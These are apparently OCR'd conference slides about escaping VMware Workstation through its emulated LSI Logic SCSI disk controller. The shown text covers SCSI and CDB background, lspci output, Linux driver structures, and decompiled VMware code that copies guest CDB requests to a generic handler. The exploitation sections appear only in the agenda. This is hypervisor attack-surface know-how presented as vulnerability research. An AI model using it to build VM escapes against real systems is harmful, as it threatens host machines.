Rogue CDB: Escaping from VMware Workstation Through the Disk Controller

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About The Speaker

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- Hypervisors: VMware Workstation/ESXi and QEMU
- Network Devices: Juniper, SonicWall, Ubiquiti and NETGEAR

About Vulnerability Research Institute

- OS, Brower and Hypervisor Security Research
- https://vul.360.net
- Over 2000 CVEs
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- Pwnie Awards 2019/2020

Agenda

I. Disk Controllers and VMware's Implementation

II. Root Cause and Exploit Primitives

III. The Exploitation Process

IV. Takeaways and Q&A

I. Disk Controllers and VMware's Implementation

SCSI and CDB

What is a disk controller?


- Seagate ST11R, an 8-bit ISA RLL hard disk controller produced in 1990.
- PCI/PCIe Interface
- SCSI (Small Computer System Interface)
- SATA (Serial AT Attachment)
- IDE (Integrated Drive Electronics)

https://en.wikipedia.org/wiki/Disk_controller#/media/File:Seagate_ST11R.jpg

SCSI and CDB

What is a disk controller?

- VMware Workstation 17.0 Pro
- Creating a 64 bit Linux Guest VM on a Windows Host
- SAS (Serial Attached SCSI)



New Virtual Machine Wizard

Select I/O Controller Types

Which SCSI controller type would you like to use for SCSI virtual disks?

I/O controller types

SCSI Controller:

○ BusLogic (Not available for 64-bit guests)

● LSI Logic (Recommended)

○ LSI Logic SAS

○ Paravirtualized SCSI

SCSI and CDB


What is a disk controller?

- A disk controller is typically plugged into one of the **PCI/PCIe** slots on the motherboard and sits **between** the driver in the OS and the disks.
- In the case of a hypervisor, the emulated disk controller is exposed to the Guest OS via the **emulated** PCI interface, and the hard disk itself is merely a large **file** stored on the Host OS.

SCSI and CDB


The SCSI specification

- SCSI is a protocol used principally to talk to storage devices such as hard disks and tape drives.
- The SCSI standards define commands, protocols, electrical, optical and logical interfaces.



https://en.wikipedia.org/wiki/SCSI#/media/File:Scsi_logo.svg

SCSI and CDB



Block Commands (e.g., disk drive) (SBC, SBC-2, SBC-3, SBC-4)

Reduced Block Commands (e.g., disk drive) (RBC, RBC AM1)

Stream Commands (e.g., tape drive) (SSC, SSC-2, SSC-3, SSC-4, SSC-5)

Media Changer Commands (e.g., jukebox) (SMC, SMC-2, SMC-3)

Multi-Media Commands (MMC-2, MMC-3, MMC-4, MMC-5, MMC-6, MMC-6 AM1)

Controller Commands (e.g., RAID) (SSC-2)

Enclosure Services Commands (SES, SES AM1, SES-2, SES-3)

Object-based Storage Device (OSD, OSD-2)

Automation Drive Interface – Commands (ADC, ADC-2, ADC-3)

Zone Block Commands (e.g., SMR) (ZBC)

SCSI Primary Commands (for all devices) (SPC-2, SPC-3, SPC-4, SPC-5)

Security Features for SCSI Commands (for all devices) (SFSC)

SCSI Architectural Model (SAM-2, SAM-4, SAM-5)

SCSI Parallel Interface (SPI-2, SPI-5)

Related standards and technical reports (SDV, PIP, SSM, SSM-2, EPI)

Serial Bus Protocol (SBP-2, SBP-3)

IEEE 1394

Fibre Channel Protocol (FCP, FCP-2, FCP-3, FCP-4)

Fibre Channel (FC)

SSA SCSI-3 Protocol (SSA-S3P)

SSA-TL2

SSA-PH1 or SSA-PH-2

SCSI RDMA Protocol (SRP)

Infiniband (tm)

iSCSI

Internet

USB Attached SCSI (UAS)

USB

SAS Protocol Layer (SPL, SPL AM1, SPL-2, SPL-3, SPL-4)

Serial Attached SCSI (SAS, SAS-1.1, SAS-2, SAS-2.1, SAS-2.1 AM1, SAS-3, SAS-4)

Automation Drive Interface – Transport Protocol (ADT, ADT-2)

SCSI Over PCIe® (SOP)

PCIe® Queuing Interface (PQI, PQI-2)

PCI Express (PCIe®)


https://www.t10.org/scsi-3.jpg

SCSI and CDB

The SCSI specification

- Parallel SCSI (formally, SCSI Parallel Interface, or SPI) is the earliest of the interface implementations in the SCSI family.
- Serial Attached SCSI (SAS) is a point-to-point serial protocol. SAS replaces the older Parallel SCSI.

SCSI and CDB



https://en.wikipedia.org/wiki/Serial_Attached_SCSI#/media/File:The_architecture_of_SAS_layers.svg


SCSI and CDB

The Command Descriptor Block (CDB) protocol

- In SCSI standards for transferring data between computers and peripheral devices, often computer storage, commands are sent in a CDB.
- Each CDB can be a total of 6, 10, 12, or 16 bytes, but later versions of the SCSI standard also allow for **variable-length** CDBs.

SCSI and CDB

Table 2 **Typical CDB for 6-byte commands**




Bit Byte	7	6	5	4	3	2	1	0
0	OPERATION CODE							
1	Miscellaneous CDB information			(MSB)				
2	LOGICAL BLOCK ADDRESS (if required)							
3								(LSB)
4	TRANSFER LENGTH (if required) PARAMETER LIST LENGTH (if required) ALLOCATION LENGTH (if required)							
5	CONTROL							

SCSI Commands Reference Manual 2.1.2 Table 2

SCSI and CDB

The Command Descriptor Block (CDB) protocol

- The **first** byte of a SCSI CDB is an **operation code** that specifies the command that the application client is requesting the device server to **perform**



- Group 0 - Six-byte commands (00 to 1F)
- Group 1 - Ten-byte commands (20 to 3F)
- Group 2 - Ten-byte commands (40 to 5F)
- Group 3 - reserved
- Group 4 - Sixteen-byte commands (80 to 9F)
- Group 5 - Twelve-byte commands (A0 to BF)
- Group 6 - vendor specific
- Group 7 - vendor specific

https://www.t10.org/lists/op-num.htm

SCSI and CDB

```
    D - Direct Access Block Device (SBC-4)            Device Column key
    .Z - Host Managed Zoned Block Device (ZBC)        ---------------------
    . T - Sequential Access Device (SSC-5)            M = Mandatory
    .  P - Processor Device (SPC-2)                   O = Optional
    .  .R - C/DVD Device (MMC-6)                      V = Vendor specific
    .  . O - Optical Memory Block Device (SBC)        Z = Obsolete -- with
    .  .  M - Media Changer Device (SMC-3)                [std] identifying
    .  .  .A - Storage Array Device (SCC-2)               last standard
    .  .  . E - SCSI Enclosure Services device (SES-3)
    .  .  .  B - Simplified Direct-Access (Reduced Block) device (RBC)
    .  .  .  .K - Optical Card Reader/Writer device (OCRW)
    .  .  .  . V - Automation/Device Interface device (ADC-4)
    .  .  .  .  F - Object-based Storage Device (OSD-2)
    .  .  .  .  .
OP  DZTPROMAEBKVF  Description
00  MMMMMMMMMMMMM  TEST UNIT READY
01    M            REWIND
01  Z   ZZZ        REZERO UNIT
02  V VVV V
03  MMMMMMMMMOMMM  REQUEST SENSE
04  MO  OO         FORMAT UNIT
04    O            FORMAT MEDIUM
04                 FORMAT
05  V MVV V        READ BLOCK LIMITS
06  V VVV V
07  O V  OV        REASSIGN BLOCKS
07        O        INITIALIZE ELEMENT STATUS
08  Z M  OV        READ(6)
08     O           RECEIVE
08                 GET MESSAGE(6)
```


https://www.t10.org/lists/op-num.htm

VMware's Implementation

How a virtual hard disk device works

- lspci -ktv
- LSI Logic / Symbios Logic 53c1030 PCI-X Fusion-MPT Dual Ultra320 SCSI
- SCSI Disk Controller from LSI Corporation
- VMware **emulates** it, the **default** hard disk controller for a 64 bit Linux Guest VM on VMware Workstation

VMware's Implementation



```
osboxes@osboxes:~$ lspci -ktv
-[0000:00]-+-00.0  Intel Corporation 440BX/ZX/DX - 82443BX/ZX/DX Host bridge
           +-01.0-[01]--
           +-07.0  Intel Corporation 82371AB/EB/MB PIIX4 ISA
           +-07.1  Intel Corporation 82371AB/EB/MB PIIX4 IDE
           +-07.3  Intel Corporation 82371AB/EB/MB PIIX4 ACPI
           +-07.7  VMware Virtual Machine Communication Interface
           +-0f.0  VMware SVGA II Adapter
           +-10.0  LSI Logic / Symbios Logic 53c1030 PCI-X Fusion-MPT Dual Ultra320 SCSI
           +-11.0-[02]--+-00.0  VMware USB1.1 UHCI Controller
           |            +-01.0  Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
           |            +-02.0  VMware USB2 EHCI Controller
           |            \-04.0  VMware SATA AHCI controller
```


VMware's Implementation

How a virtual hard disk device works

- Driver on Linux is called **mptspi**
- BAR (Base Address Register)
- PMIO: BAR0, 0x1400, Size 256
- MMIO: BAR1, 0xFEB80000, Size 0x20000;

  BAR3, 0xFEBA0000, Size 0x20000;

VMware's Implementation




```
osboxes@osboxes:~$ lspci -kvvv -s 00:10.0
00:10.0 SCSI storage controller: LSI Logic / Symbios Logic 53c1030 PCI-X Fusion-MPT Dual Ultra320 SCSI (rev 01)
        Subsystem: VMware LSI Logic Parallel SCSI Controller
        Control: I/O+ Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
        Status: Cap+ 66MHz- UDF- FastB2B+ ParErr- DEVSEL=medium >TAbort- <TAbort- <MAbort- >SERR- <PERR- INTx-
        Latency: 64 (1500ns min, 63750ns max)
        Interrupt: pin A routed to IRQ 17
        Region 0: I/O ports at 1400 [size=256]
        Region 1: Memory at feb80000 (64-bit, non-prefetchable) [size=128K]
        Region 3: Memory at feba0000 (64-bit, non-prefetchable) [size=128K]
        [virtual] Expansion ROM at c0008000 [disabled] [size=16K]
        Capabilities: <access denied>
        Kernel driver in use: mptspi
        Kernel modules: mptspi
```


VMware's Implementation

How a virtual hard disk device works


- Linux Kernel 6.1.19
- drivers/message/fusion/lsi/mpi_init.h
- drivers/message/fusion/lsi/mpi.h



```
typedef struct _MSG_SCSI_IO_REQUEST
{
    U8                      TargetID;          /* 00h */
    U8                      Bus;               /* 01h */
    U8                      ChainOffset;       /* 02h */
    U8                      Function;          /* 03h */
    U8                      CDBLength;         /* 04h */
    U8                      SenseBufferLength; /* 05h */
    U8                      Reserved;          /* 06h */
    U8                      MsgFlags;          /* 07h */
    U32                     MsgContext;        /* 08h */
    U8                      LUN[8];            /* 0Ch */
    U32                     Control;           /* 14h */
    U8                      CDB[16];           /* 18h */
    U32                     DataLength;        /* 28h */
    U32                     SenseBufferLowAddr; /* 2Ch */
    SGE_IO_UNION            SGL;               /* 30h */
} MSG_SCSI_IO_REQUEST, MPI_POINTER PTR_MSG_SCSI_IO_REQUEST,
  SCSIIORequest_t, MPI_POINTER pSCSIIORequest_t;
```



```
typedef struct _SGE_SIMPLE_UNION
{
    U32                     FlagsLength;
    union
    {
        U32                 Address32;
        U64                 Address64;
    }u;
} SGE_SIMPLE_UNION, MPI_POINTER PTR_SGE_SIMPLE_UNION,
  SGESimpleUnion_t, MPI_POINTER pSGESimpleUnion_t;
```




```
typedef struct _SGE_IO_UNION
{
    union
    {
        SGE_SIMPLE_UNION    Simple;
        SGE_CHAIN_UNION     Chain;
    } u;
} SGE_IO_UNION, MPI_POINTER PTR_SGE_IO_UNION,
  SGEIOUnion_t, MPI_POINTER pSGEIOUnion_t;
```

VMware's Implementation


How a virtual hard disk device works

- VMware Workstation 17.0.0 Build 20800274
- RPC Handler for the LSI SCSI Controller
- **a2** should be MSG_SCSI_IO_REQUEST from Guest
- **v6** is malloced to store the overall SCSI CDB Request

VMware's Implementation



```
case 7:
  sub_14025B550(v2, (unsigned __int8 *)(a1 + 36), *(_QWORD *)(a1 + 24));
  break;
```




```
__int64 __fastcall sub_14025B550(__int64 a1, unsigned __int8 *a2, __int64 a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v6 = sub_14071E390(a1 + 696);
  *(_QWORD *)(v6 + 16920) = a3;
  *(_OWORD *)(v6 + 16856) = *(_OWORD *)a2;
  *(_OWORD *)(v6 + 16872) = *((_OWORD *)a2 + 1);
  *(_OWORD *)(v6 + 16888) = *((_OWORD *)a2 + 2);
  *(_QWORD *)(v6 + 16904) = *((_QWORD *)a2 + 6);
  *(_DWORD *)(v6 + 16912) = *((_DWORD *)a2 + 14);
  *(_QWORD *)(v6 + 32) = a3;
  *(_QWORD *)(v6 + 40) = v6 + 16880;
  *(_DWORD *)(v6 + 48) = a2[4];
  *(_BYTE *)(v6 + 60) = a2[13];
```


VMware's Implementation

How CDB commands are processed in VMware Workstation

- Then **v6** is passed to the **generic** SCSI CDB handler function
- This function **sub_1402129A0()** also handles SCSI CDB from **other** disk controllers like PVSCSI, BusLogic, etc.



```
LABEL_30:
  *(_BYTE *)(v6 + 61) = v14;
  return sub_1402129A0(*(_QWORD *)(a1 + 232), v6, *a2);
}
```



